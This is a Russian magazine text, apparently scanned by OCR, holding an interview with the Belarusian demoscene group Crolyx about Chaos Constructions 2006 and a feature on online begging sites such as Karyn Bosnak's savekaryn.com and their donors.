На диске к журналу ты сможешь найти все работы с ЦЦ и самостоятельно оценить старания сценеров. Если у тебя есть желание узнать о фестивале подробнее и, может, даже предложить организаторам посильную помощь — заходи на официальный сайт: http://cc6.org.ru. Вливайся!



ОЛЕГ «MINDW0RK» ЧЕБЕНЕЕВ
/ MINDWORK@GAMELAND.RU /



CROLYX: СЦЕНОВЫЕ БУДНИ

ИНТЕРВЬЮ С ФАВОРИТАМИ CC06

ПРОЧИТАВ МОЙ РЕПОРТАЖ С CHAOS CONSTRUCTIONS, ТЫ, НАВЕРНОЕ, ЗАДАЛ СЕБЕ ВОПРОС, КАКИЕ ОНИ, ЭТИ СЦЕНЕРЫ В ЖИЗНИ, ЧТО ЗАСТАВЛЯЕТ ИХ СОЗДАВАТЬ ДЕМЫ, КОТОРЫЕ ИНАЧЕ, КАК ПРОИЗВЕДЕНИЕМ ИСКУССТВА, НЕ НАЗОВЕШЬ. МНЕ И САМОМУ ИНТЕРЕСНО, ПОЭТОМУ Я СВЯЗАЛСЯ С БЕЛОРУССКОЙ ГРУППОЙ CROLYX И ДОГОВОРИЛСЯ ОБ ИНТЕРВЬЮ. ЭТИ РЕБЯТА СТАБИЛЬНО ЗАНИМАЮТ ПЕРВЫЕ МЕСТА В ДЕМОКОМПО НА ВЕДУЩИХ ДЕМОПАТИ РОССИИ И ЗНАЮТ О ДЕМОСЦЕНЕ НЕ ПОНАСЛЫШКЕ. НА МОИ ВОПРОСЫ СОГЛАСИЛИСЬ ОТВЕТИТЬ МЕЙН-КОДЕР XIOD И ХУДОЖНИК LYNX.

mindw0rk: Вкратце расскажи об истории группы Crolyx. Когда была сформирована, что послужило тому причиной, первые релизы, и как вы развивались в профессиональном плане?

Xiod: Все началось на втором курсе института в 2001 году. На демосцену нас всех затащил Lynx, а хорошим стимулом послужило подвернувшееся весеннее демопати «Миллениум 190» в славном городе Минске. Первый раз, конечно, наш блин получился комом, да и ехали больше посмотреть. На пати была клевая атмосфера, и мы поняли: это — ОНО. На следующих Миллениумах мы уже брали призовые места, иногда по 5 дипломов сразу. Там же зарелизили свою первую демку Weightless — все в софте, разрешением 512x384. Сложно ли было начинать? Даже не знаю. С одной стороны, для нас все было ново, но с другой — получился неслабый состав. Lynx имеет художественное образование, рисовал на компе и до демок, мы с Кроком когда-то были программистами-олимпиадниками, я также работал с треккерами и звуком. Так что базис был. Первой более-менее серьезной работой стала Underspace для CC2004. Мы ехали просто поучаствовать, а получилось, что победили. Хотя работ было достаточно много и большинство из них — hardware accelerated. На следующий год в жуткой спешке склепали Sleeping Motion demo, в которой успели сделать от силы 15% того, что хотели. Пытались в софте сделать нормальные glow-эффекты и depth of field, но попытка не удалась — все страшно тормозило, — и пришлось упрощать. В конце мне понравились только саундтрек и сцена с цветочками. На остальное, честно говоря, мне стыдно даже смотреть. Но, несмотря ни на что, мы снова победили, чего никак не ожидали.

В конце 2005 года начали делать последнюю софтварную демку, но потом бросили и решили перейти на хардвар. Первым тестом была традиционная валентинка, потом — сверхужасная и корявая демка Megachaos для Dihalt. Она планировалась как invitation для цц2006, но не срослось, и в итоге доделали за ночь перед пати. Смотреть сейчас на это я не могу — ужас! Это, кстати, единственная пока наша дема, занявшая НЕ первое место.

Потом был конкурс инвиток, который мы благополучно пропустили, ибо дедлайн был вроде 26 числа, а я 24 только отделался от универа, и просто не было ни времени, ни сил. В последний день дедлайна я спросил Frog'а, много ли уже инвиток. Он предложил пофиксить megachaos, чтобы было больше похоже на invitation, и выставить его в компо. На что я ответил: «Проще написать новое и не позориться».

Воспользовавшись плановым переносом крайнего срока сдачи работ на этот конкурс, до 1 июля мы с Рэйноа (массивный респект) сделали со вторника по пятницу нашу инвитку, занявшую второе место. Вообще, все наши релизы создавались в спешке в самые крайние сроки. Даже последняя дема «My own bullet of autumn» сдавалась буквально за пару дней до начала фестиваля. На ее создание ушло 20 дней: писали после работы, на выходных, в общем, когда выдавалось свободное время. Результатом я доволен процентов на 75, так как, опять же, многое осталось недоделанным. Рэйноа — единственный свидетель того, что в демке все текстуры и модельки нарисованы в стиле draft. То есть рисуем для того, чтобы посмотреть, как оно будет в деме, а получается, что все остается по-прежнему. Так нельзя, надо перерисовать, перемоделировать, добавить, улучшить, отполировать и т. д. Но все равно зрителям понравилось:).

mindw0rk: Сколько в группе мемберов, кто чем занимается, пару слов о каждом.

Xiod: Количество мемберов крайне непостоянно, хотя костяк был, есть и, похоже, будет. Это я, Lynx и Crock. Кстати, открою вам тайну: название группы — это начальные буквы наших никнеймов — CRO (ckL) Y (nx) X (iod):). Также полноправными членами

> Xiod



› **Crolyx** в кругу друзей-сценеров

Crolyx можно назвать Graymoon, Ryzhaya, Raynoa/Mayhem, Fay, Kliff. Планов на будущее у нас много, так что ждите в скором времени от нас новых дем. И еще мы не против заняться геймдевом.

Lynx: Чуть-чуть дополню. Gaymoon с нами с последнего Millennium`а, где выставляла музыку и заняла призовое место. Ryzhaya — моделлер, привлечена в команду в качестве моей замены, пока я находился в рядах ВС РБ. Raynoa/Mayhem — художник/моделлер, познакомились на CC`04, создали вместе GFX-группу «uSSSr», суть которой состоит в обмене опытом и поднятии нашей gfx-сцены до западного уровня. Был привлечен для участия в создании нескольких дем, а теперь является полноправным членом Crolyx. Вообще, мировой чел:). Fay программирует демы, игры и софт для всяких мелких девайсов (мобилки, покеты, фотики). Kliff — увлеченный демосценой человек, приятно убивающий своими вопросами.

mindwOrk: Что ты успел сделать для группы за время пребывания в ней? Расскажи о своих самых удачных проектах.

Xiod: Лично я кодил и придумывал все демы. Конечно, мои бредни фиксили и Crock, и Lynx, но брутальная основа и психоделическая идея — все мое. Самая удачная работа — «My own bullet of autumn». Ну и underspace, наверное. Хочу сделать ее вторую часть, показать, что именно хотели впихнуть в первую. Также пишу музыку разнопланового характера.

Lynx: Я занимаюсь 2D-графикой, продвигаю группу через индивидуальные работы. Часто в ущерб демо. Постсоветская графическая часть демосцены все еще слабенькая, поэтому активно атакую и западные пати. В разное время участвовал (но не на всех присутствовал) в TRS`01, Millennium`1901 [2/3], TUM`03[04], MainFrame`03, Symphony` 02[3/4], BreakPoint`06, ChaosConstruction`04 [5/6].

mindwOrk: Твои впечатления от прошедшего ЦЦ? Чем ты там занимался большую часть времени, что запомнилось особенно?

Xiod: Занимался всем понемногу. Встретил много интересных и уважаемых мной людей: fox, manwe, preston, unc, bitl, raynoa. Все они живут далеко, и только раз в год мы собираемся в Питере, чтобы посмотреть, кто что сделал, хоть немного поболтать вживую. А собственно, на ЦЦ я ехал ради последних двух номинаций: intro 64 Kb и мегадемо. Кто был на пати, наверняка почувствовал атмосферу в зале на этих конкурсах. Нет ничего лучше, чем ощущение рубилова с другими работами.

Lynx: Отличное пати! Правда, сейчас его нужно называть фестивалем, так как это в большей степени отражает его суть. В основном я общался со сценерами из числа моих знакомых, заводил новые знакомства с теми, кого раньше знал только по никам. Из того, что запомнилось, сложно выделить что-то особенное… ну, может, играющие в PS2 охранники на входе:).


mindwOrk: Стал ли фестиваль лучше или хуже по сравнению с другими российскими демопати? Какие были главные огрехи организаторов, какие нововведения ты считаешь особенно удачными? Как ЦЦ выделяется по сравнению с другими русскими и зарубежными демопати?

Xiod: Вай, какие коварные вопросы:). Дело в том, что это абсолютно некоммерческое мероприятие, после которого организаторы остаются в минусах и тоннах претензий от участников. Так что я бы не судил их строго за огрехи. Самый большой глюк — это месиво в расписании показа работ, но это обычное дело для таких мероприятий. Что касается компо, то работы в 64K интро и мегадемо однозначно стали лучше, графика бывала и покруче, а музыка оказалась откровенно слабой. В целом фестиваль стал заметно больше, однако нововведений я не заметил, хотя можно сюда вписать конкурс риалтайм графикс. Можно привести также новое направление хак/сети, однако к демосцене это отношения не имеет. Народу зато было интересно, да и основным конкурсам они никак не мешали (лично мне эти конкурсы абсолютно до фени, в моем понимании в рамки цифрового творчеста или креатива, скажем, это никак не вписывается). Было еще цифровое фото, правда, мне не понятно, зачем его ввели. Ничего цифрового в нем не было вообще — люди просто прислали сюжетные фотки. В будущем хотелось бы в перерывах между компо видеть больше других работ, демок, просто повторов.

Вопрос «по сравнению с другими российскими демопати» вызывает легкий смешок. А они, кроме дихальта, есть? Дихальт имеет, конечно, не такой размах, как ЦЦ, зато по отчетам людей там была очень теплая атмосфера. Если закрыть глаза на сбитый графику и некоторые недочеты, то Chaos Constructions образца 2006 года — праздник европейского уровня как по количеству людей, так и по качеству работ.

Lynx: Введение нонстопа на пати и отличное помещение с двумя залами безусловно выводят ЦЦ на совершенно иной уровень. Он стал больше похож на западное пати с соответствующими затратами на проведение, привлечение серьезных спонсоров.

› **cr0ck и xiod** на демопати Millenium'03



Понравилось наличие трех проекторов в зале, на которых все время можно было найти что-нибудь интересное для себя. Vinnny, рулящий одним из бигскринов, отзывчиво относился к любым пожеланиям людей. Показывал, рассказывал, записывал диски тем, кто интересовался демосценой. В общем, клевый парень. Из огрехов организаторов могу назвать их корявую систему показа работ, которая часто глючила.



> Картинка от Lynx'a

mindwOrk: Каким ты видишь идеальное демопати?

Lynx: Отдельный остров на Гаваях, большущий павильон со стеклянной крышей, на пляжах — дублирующие бигскрины, лежаки/гамаки/бары, сценеров свозят туда нахаляву со всего света два раза в год, каждому выдают ноутбук с Wi-Fi, мобилу с внутренним номером и ником, в бесплатной столовой готовят закусь (креветок, омаров там всяких, игуан на палочке) и раздают на лотках по всей территории. Охрана хорошо шарит в компах, можно даже провести среди них чемпионат по CS/quake. Открытый танцпол в пляжной зоне, где лучшие музыканты сцены соревнуются, кто лучше заведет толпу. И все это, естественно, free for girls:).

mindwOrk: Какая обстановка сейчас царит на демосцене? Насколько велико это сообщество и вырос ли уровень работ за последние несколько лет?

Xiod: Растем потихоньку, появляются новые имена. Например, в этом году на ЦЦ засветились на полную мощь UNC+Preston, и если их самые первые работы имеют такой первоклассный уровень, то через год это будут монстры демосцены. Много девушек появилось в графике, рисуют, скажем так, неплохо :). Сообщество напрямую зависит от информированности масс, поэтому надо работать в этом направлении. Многих талантов смущает то, что демосцена — это абсолютно бесплатное мероприятие. Призы как таковые появились на ЦЦ в этом году, что очень приятно, хотя деньги для сценеров не являются главным стимулом. В invitation compo призовой фонд был $500, но отсутствие премии никак бы не повлияло на количество присланных работ.

Теперь скажу пару слов об уровне работ. Музыка, где была, там и осталась. С графикой — та же ситуация. Три года подряд призовые места достаются одним и тем же лицам, которые периодически что-то занимают и на зарубежных конкурсах. Уровень демо стал выше: есть много работ, которые выглядят уже не просто как банальный openGL\dx, а с использованием сложных шейдеров и техники рендеринга.

Lynx: Обстановка нормальная такая, творческая:). Всех посчитать по головам не получится — кто-то уходит, кто-то приходит. Печально, конечно, что Сцену покидают «бородатые» группы, но это — жизнь, и ничего с этим не поделать. Опыт, накопленный ими в течение многих лет, не пропадает бесследно. Молодые коллективы смотрят на всю эту прелесть и стремятся сделать лучше, больше, эффектней.

mindwOrk: Расскажи о самых активных сценерах и демосценовых группах, тех, кого считают фаворитами на всех демопати?

Xiod: Даже не знаю… если мы три года подряд занимаем первое место в мегадемо на ЦЦ, наверное, мы и есть фавориты:). Хотя таковыми себя не ощущаем. Фавориты — это неправильное слово, скорее, наиболее уважаемые лица. Для меня это bitl/7dump — человек, который делает релизы в совершенно разных номинациях, постоянный участник демопати, выпускает свой электронный журнал Incube (скоро выйдет третий номер). Fox — один, наверное, сейчас из самых сильных кодеров на Сцене. Написал много призовых 64 Кб интр, свой синтезатор, свою демосистему, работал как в software rendering, так и в directX. Raynoa/Mayhem — отличный художник и моделлер. Cooler&dj psych из группы psycho — организаторы millennium demoparty в Минске, где мы впервые засветились как Crolyx. SandS — группа, которая, к сожалению, сейчас не столь активна, как раньше, делает музыку, занимающую призовые места, содержит портал demoscene.ru. Random и Frog — главные организаторы ЦЦ. Товарищ Preston — человек с альтернативным взглядом на музыку и, вообще, на все в мире, будущий мегамонстр цифровой графики UNC. Кого не назвал, не обижайтесь! Я про всех помню.

Lynx: Русская демосцена сейчас такая маленькая, что тут все фавориты. Не фавориты — только нубы, да и то до поры до времени (а время идет быстро, сам таким был). На зарубежном фронте наблюдаются серьезные потери в рядах монстров демосцены, так что неизвестно еще, кто там вырвется вперед. Могу высказать свое глобальное imho: в Германии — лучшие кодеры, в Польше — лучшие художники, в exUSSR — лучшие музыканты, а в Финляндии — неплохие бузеры:).

mindwOrk: Расскажи о самых памятных и интересных моментах своей сценовой жизни.

Xiod: Самые интересные моменты — узнавать от друзей по СМС результаты конкурсов в поезде. Вряд ли с этим что-то может сравниться.

Lynx: Каждое демопати, в котором участвуешь лично, можно смело назвать памятным моментом сценовой жизни. Но для себя могу четко выделить случай, произошедший на Symphony`03. Там меня и еще нескольких иностранцев в самый разгар пати вытащил на сцену организатор FlapJack/MadWizards и попросил сказать что-нибудь хорошее на своем родном языке. Это было настолько неожиданно, и так было много ко мне приковано внимания (там не эшафот ЦЦ`06 где-то в темном уголке, а огромная сцена в самом центре зала), что я от волнения забыл, на каком языке говорить. Начал на английском, потом переключился на русский и закончил на белорусском с финальной фразой: «Жывэ Беларусь!»:).

Еще в первый день пати Xiod слил все со своего фотика на ноут организаторов. Когда ближе к ночи некоторые «орги» изрядно повеселели, стали показывать всякий прикольный стафф с того самого бука. В общем, я чуть пивом не подавился, когда увидел себя, переодевающегося в поезде, на ОГРОМНОМ экране:).



MIFRILL
/ MIFRILL@RIDDICK.RU /

ПОДАЙТЕ, ЛЮДИ ДОБРЫЕ!

ФЕНОМЕН СЕТЕВОГО ПОПРОШАЙНИЧЕСТВА

ПОЧТИ КАЖДЫЙ ДЕНЬ МЫ СТАЛКИВАЕМСЯ СО ВСЕВОЗМОЖНЫМИ НИЩИМИ И ПОПРОШАЙКАМИ. МЫ ПРИВЫКЛИ НЕ ОБРАЩАТЬ ВНИМАНИЯ НА ЭТИХ ЛЮДЕЙ, НЕ ЗАМЕЧАТЬ ИХ. НО ПОПРОШАЙНИЧЕСТВО — ОДНА ИЗ ДРЕВНЕЙШИХ ПРОФЕССИЙ, И ЭТИ НИЩИЕ ЗАЧАСТУЮ ЗАРАБАТЫВАЮТ БОЛЬШЕ, ЧЕМ ТЫ И Я ВМЕСТЕ ВЗЯТЫЕ. САМО СОБОЙ, МЕТОДЫ ВЫКАЧИВАНИЯ ДЕНЕГ ИЗ СОЧУВСТВУЮЩИХ НЕ СТОЯТ НА МЕСТЕ И ПОСТОЯННО СОВЕРШЕНСТВУЮТСЯ, ИДЯ В НОГУ СО ВРЕМЕНЕМ. НЕУДИВИТЕЛЬНО, ЧТО ПОПРОШАЙКИ ДОБРАЛИСЬ И ДО СЕТИ.

Начать стоит с того, что феномен сетевого попрошайничества — явление совсем еще молодое. На заре интернета кличи о помощи, конечно, тоже бросали, но такого размаха, как сегодня, не было. На широкую ногу этот «бизнес» поставили, когда в интернет повалили толпы сердобольных пользователей. Пальма первенства в сетевом попрошайничестве досталась американке Карин Боснек. Я не зря заметил, что Карин американка. Дело в том, что кибернищие — именно западное явление. Оттуда же к нам пришел и термин «cyber-beggars» — киберпопрошайки или беггеры. Как обстоят дела с беггерством у нас, мы поговорим чуть позже, а пока вернемся к Карин.

Вряд ли именно Карин Боснек открыла самый первый веб-сайт с призывом «Помогите материально!». Просто именно она стала первой, кто привлек к себе внимание СМИ, после чего беггер-сайты стали появляться, как грибы после дождя. Началась настоящая эпидемия, породившая сотни интернет-нищих.

Все произошло в июне 2002 года, когда Карин обнаружила, что задолженность по ее кредитной карте составляет около $20,000. Она практически не следила за балансом, и, так как очень любила шопинг, результат не заставил себя ждать. Находчивая дама не растерялась и создала сайт www.savekaryn.com (стоит заметить, что беггеры очень любят доменные имена со словами help, save, send, pay и т. п.). Там она честно просила о помощи под лозунгом «Кредитные карты — это зло!» и даже привела нехитрые вычисления: «Все, что мне нужно, — это собрать по $1 с 20,000 человек, или же по $2 с 10,000, или $5 с 4000… Ну, ты уловил идею. Всего 20 тысяч добрых людей — я забуду об этом долге, как о страшном сне!». Сайт был совсем простенький: страничка без графики, сделанная «на коленке» за полчаса. Сама Карин признается, что идея создания сайта пришла ей в голову совершенно случайно, и уж конечно, она не ожидала такого резонанса.

О Карин писали газеты и журналы во всем мире, на ее сайте есть полный перечень изданий, который выглядит весьма внушительно. Есть там и The New York Times, и People, и Time, и другие известные издания. Женщину не раз приглашали на ТВ, брали интервью, она принимала участие во всевозможных ток-шоу и выступала на радио. В результате этой шумихи за какие-то двадцать недель сайт Карин посетило более двух миллионов человек. Большую часть суммы ей пожертвовали, часть Карин добавила сама, и меньше чем через полгода она полностью погасила задолженность.

Сейчас Карин почивает на лаврах и явно не испытывает недостатка в деньгах. Она пишет книги. На главной странице сайта красуется обложка уже второго романа под названием «20 Times a Lady». А первой книгой, как легко догадаться, стала биографическая «Save Karyn». Кстати, издана она более чем в 10-ти странах мира и вот-вот выйдет в России. Кроме аннотаций и обложек, на сайте приводятся отрывки из ревю таких изданий, как Cosmopolitan, Marie Clare и The Washington Post.

Периодически Карин помогает другим беггерам, причем не только добрым советом, но и рекламой. Сайт savekaryn.com — часто посещаемый ресурс, пропиариться на нем — залог успеха.

Видя стремительно развивающуюся сферу «бизнеса», Карин даже пытается предъявлять авторские права на идею сетевого попрошайничества: «Кто-то берет мой сайт за точку отсчета и практически его копиру-



ет, наживаясь на этом. Это не что иное, как нарушение авторских прав», — заявляет Боснек. Однако, что бы госпожа Боснек ни говорила, маленький камешек давно превратился в настоящую глыбу.

К числу наиболее известных и успешных беггерских сайтов принадлежит savekimberly.com, автором которого является Кимберли Смит, мать пятерых детей. Кимберли и ее второй муж просили денег на погашение долгов и покупку нового дома. Ни много ни мало $27 тысяч вечнозеленых президентов. Неизвестно, что так подкупило аудиторию — возможно, обилие трогательных детских и семейных фотографий, но миссис Смит собрала аж $36 тысяч. «Так приятно осознавать, что людям не все равно!» — говорит миссис Смит. На сегодняшний день сайт прекратил свое существование за ненадобностью.

На той же волне некая Мишель Хуан собрала более 3-х тысяч долларов на операцию по увеличению груди. Причем одно из пожертвований составило сразу $1200.

Пенни Хоукинс открыла сайт helpmeleavemyhusband.com, где, как понятно из названия, просила помощи в разводе с мужем, от которого сильно зависела финансово. Чтобы бросить мужа со спокойной совестью, ей требовалось порядка $12 тысяч. Сайт приносил Пенни около $75 в неделю. Сейчас он уже не существует — сумма была собрана.

Можно долго приводить примеры удачных беггер-сайтов, но ни один из них не достиг бы успеха, не будь так называемых «доноров» — людей, которые подают беггерам.

Доноры

В статье, обозревающей явление киберпопрошаек, «Нью-Йорк Таймс» пишет о профессиональном «доноре» Элин Моллин. Это обычная женщина из Куинс, которая испытывает почти физическую потребность кому-то помогать. Раньше она регулярно жертвовала деньги Армии спасения, защитникам животных и другим благотворительным организациям, а теперь она открыла для себя сетевых попрошаек. Мисс Моллин говорит, что, жертвуя различным организациям, она чувствует свою причастность к чему-то хорошему, осознает, что помогает улучшить качество жизни других людей — словом, приносит пользу.

Когда Элин попала на сайт Кимберли Смит, то буквально узнала свои собственные проблемы — она тоже совсем недавно расплачивалась за покупку дома, переживала все те же трудности. «Я почувствовала, что ее проблемы имеют ко мне самое прямое отношение», — сказала Элин и отдала Кимберли кровные $20. В своей точке зрения Элин не одинока. Многие люди, ранее отдававшие деньги всяческим фондам помощи, не чувствуют, переводя десять долларов на счет большой организации, своего участия в проблеме. Скромная десятка просто теряется в денежных потоках, и появляются сомнения, дойдут ли деньги вообще до нуждающихся. Организации типа «Красного креста» кажутся слишком большими, а их сфера деятельности — размытой и абстрактной. Неясно, чем и кому именно поможет эта десятка. В то время как на сайтах беггеров все просто: здесь «доноры» видят реальную проблему, реальных людей, а не абстрактно-статистических «голодающих детей из стран третьего мира».


Попрошайничество – одна из древнейших профессий

Озабоченная проблемой спасения животных Сабрина ЛеКомп признается корреспонденту «Нью-Йорк Таймс»: «Эти фонды просто огромны, они пытаются спасти всех! Я хочу помочь всем этим животным, мне ужасно их жаль, и я хочу сделать что-то для всех сразу, но прекрасно понимаю, что это не в моих силах. Мой маленький взнос не принесет никакой пользы, и, сознавая это, я чувствую себя просто ужасно». В общем, мы имеем четкую тенденцию: люди гораздо охотнее расстаются с деньгами, когда нужно спасти зверушку или помочь человеку, особенно когда его проблемы так похожи на собственные. Эксперты и вовсе утверждают, что нет никакой новой волны или идеи, — есть проблемы в обществе, особенно у молодежи, которая и составляет львиную долю пользователей сети. По мнению специалистов, деньги, которые сегодня перечисляют беггерам, должны были быть перечислены как раз серьезным организациям. А тот факт, что люди не задумываются о глобальном и откликаются на проблемы лишь тогда, когда эти проблемы знакомы им самим, называют совершенно новой, тотальной формой цинизма и эгоизма. Еще эксперты утверждают, что все успешные сетевые попрошайки — люди талантливые порой сразу в нескольких областях. Они прекрасно владеют пером и излагают свои истории, вызывая неподдельное участие и жалость. Зачастую беггеры неплохо разбираются в психологии и сознательно давят на «болевые точки», заставляя людей увидеть себя в этих историях, понять, что от такого не застрахован никто. Сайты беггеров всегда максимально вежливы, политкорректны, к посетителю обращаются, называя его добрым, хорошим человеком. Любят попрошайки напомнить и про старинный принцип, что «Земля круглая»: сделаешь доброе дело, переведешь на счет кибернищего пару долларов — и тебе, глядишь, воздастся.

Почти все профессиональные инет-попрошайки активно общаются с посетителями. Например, ведут на сайтах блоги, в которых рассказывают о своем нелегком бытие и рапортуют о прогрессе сбора средств. Еще распространенный прием, призванный вызвать большее доверие, — публикация на сайте приватных сведений о себе. То есть фотографий, адресов, телефонов или даже сканов документов, удостоверяющих личность. Вряд ли таким образом можно отличить обычного афериста от того, кто на самом деле нуждается в помощи: в наш век можно подделать какие угодно бумаги и фотографии, да и всю прочую информацию. Впрочем, «доноры» редко сомневаются в правдивости информации, изложенной на сайтах беггеров, и, переводя деньги, свято верят, что они пошли на благое дело. Ведь им так хочется сделать что-то хорошее, а беггер-сайты — это как раз благодатная почва, чтобы почувствовать себя добрым, щедрым и великодушным.

Обратная сторона

Само собой, у этой медали есть обратная сторона. Во-первых, далеко не все проекты




Автор этого сайта, наверное, руководствовался девизом: «Попытка не пытка»


Мисс Моллин

успешны. Сайт нищего, как и любой другой, требует хорошей раскрутки, пролинковки в баннерных сетях, поисковиках и даже рекламы. Хотя большей частью беггеры одиночки, в этом деле они не прочь объединиться для продвижения общего дела. Существуют такие ресурсы, как cyberbeg.com, — комьюнити беггеров, созданное, чтобы удобнее было находить друг друга, прописываться в поисковых машинах и т.п. Аналогичные списки представлены на Yahoo! и Google. Такие ресурсы благоприятны и для «доноров»: не нужно часами рыскать по сети в поисках, кого бы облагодетельствовать — можно просто войти и выбрать себе подходящего нищего:).

Ты спросишь, зачем беггерам связь друг с другом? Все просто. К примеру, в качестве рекламного хода кибернищие часто жертвуют друг другу. Да, вот такой парадокс. Переводят друг другу деньги и пишут об этом в гостевых книгах, «попутно» рассказывая о своем беггер-проекте, с ссылками и прочим. К тому же за счет известных сетевых нищих можно хорошо пропиариться. Представь, что о твоем проекте упоминает в своем блоге сама Карин Боснек. Это, естественно, поднимет тебе посещаемость и почти наверняка приведет пару «доноров».

Для получения пожертвований беггеры стараются использовать как можно больше различных систем электронных переводов. Самые традиционные — Web-Money, PayPal, чеки, обычные почтовые переводы. С кредитками беггеры стараются не связываться: запуганная кардингом публика шарахается от сайтов с просьбами о банковском переводе, как от чумы.

Сложно в цифрах определить, какой процент беггеров составляют мошенники, но он велик, в этом можно не сомневаться. Видов сетевого попрошайничества больше, чем кажется на первый взгляд. Попадаются откровенно шуточные сайты, где просят денег на покупку Хаммера, пишут, что хотят стать богаче Билла Гейтса, или торгуют своим телом, как студент Шон Джерри. На своем сайте Шон предложил всем желающим взять у него в аренду ту или иную часть тела сроком на полгода. Конечно, за деньги. Покупателю выписывался шуточный сертификат (недействительный с юридической точки зрения), а Шон получал деньги, которые шли в оплату его обучения. Словом, многие беггеры пытаются подходить к делу с выдумкой и юмором, будь то сбор денег на фонд по борьбе с пришельцами или продажа кукурузных хлопьев по $1,5 за штуку.

С каждым днем попрошайничество в сети заинтересовывает все больше любителей халявы. За последний год появилось много беггеров с востока (Китай, Корея). В большинстве своем эти ребята специализируются на обычном спаме, рассылая тысячи слезливых писем с мольбами о помощи (истории, кстати, постоянно меняются). Конечно, находятся те, кто письмам верит и переводит доллар-другой.

Говоря о братьях-корейцах, не могу не упомянуть давно и хорошо отлаженный бизнес по попрошайничеству в онлайновых играх. Все, кто играл в ммортг, встречали там хотя бы раз одного попрошайку (хех, 80% моего игнор-листа в world of warcraft занимают как раз эти перцы. — Прим. mindw0rk). Зачастую в роли попрошайки выступают боты — специальные программы, повторяющие одну определенную модель поведения, при этом бот адекватно реагирует на попытку с ним заговорить, открывает окошко торговли, на случай если ему дадут монетку — в общем, не сразу распознается неискушенными пользователями. Тот факт, что игровые деньги почти из любой популярной ммортг можно обменять на деньги реальные, — ни для кого не секрет. Конечно, это, мягко говоря, нелегально, но ни продавцов, ни покупателей это не останавливает. Да, попрошайничество в играх не достигает такого размаха, как, скажем, торговля раритетными игровыми вещами или прокачка персонажей за деньги (и то и другое является очень прибыльным бизнесом), но факт существования кибернищих даже в играх говорит за себя.

Русские беггеры

Переходя к теме беггерства в России, приведу еще один пример, связанный с играми. В рунете существует множество так называемых фришардов (пиратских серверов) популярных онлайновых игр. Держат эти сайты народные умельцы, способные из кошмарных ява-эмуляторов сделать игровые серверы. Едва ли не на каждом сайте таких проектов есть страничка, призывающая игроков «безвозмездно помочь проекту». Объясняют нужду в деньгах, как правило, тем,



Та самая Карин



что серверам нужно новое «железо». За пожертвования нередко презентуют виртуальные подарки в виде денег и артефактов. Только никакого железа и новых серверов не предвидится. А «дотации», посути, — просто зарплата админов, и, можешь поверить, на жизнь им вполне хватает. Это при средней заполненности сервера в 1000-2000 человек и постоянной текучке игроков!

Комизм ситуации состоит в том, что игроки, как и все «доноры», платящие беггерам, искренне верят, что сделали хорошо не только себе, но и своему серверу. Когда я штурмовал поисковые машины в надежде найти более тривиальных русских беггеров, меня ждало полное разочарование. Можно сказать, что беггеров в западном понимании этого термина у нас нет. Все, что мне удалось найти, — это буквально несколько страничек на народ. ру и тому подобных хостингах, где весь текст ограничивался примерно такой формулировкой: «Привет! Мы подумали, что стоять с шапкой на улице в информационный век уже не актуально, поэтому решили стать первыми в мире интернет-нищими. Пожалуйста, помогите нам, чем можете». Более интересные странички, где слезно просят денег на апгрейд компьютера или на подаяние виртуальному храму, ты найдешь в ссылках к этой статье. Что забавно, почти все наши беггеры называют себя «первыми русскими интернет-нищими».

Не получив почти никакого результата от поисковиков, я не поверил, что наши дотошные, любящие халяву сограждане еще не добрались до такой обширной сферы деятельности. И правильно сделал. Мне все же удалось выяснить, что беггеры у нас существуют, но предпочитают работать в англоязычном сегменте интерета — там охотнее подают. Способы используют совершенно разные: часть беггеров зарабатывает на вымышленных историях, часть — на своего рода полуправде. В общем-то, наши ничем не отличаются от других попрошаек, и уверяют: в России беггерство — почти бесполезное занятие. На мой вопрос «почему» следовал ответ: «Менталитет не тот».

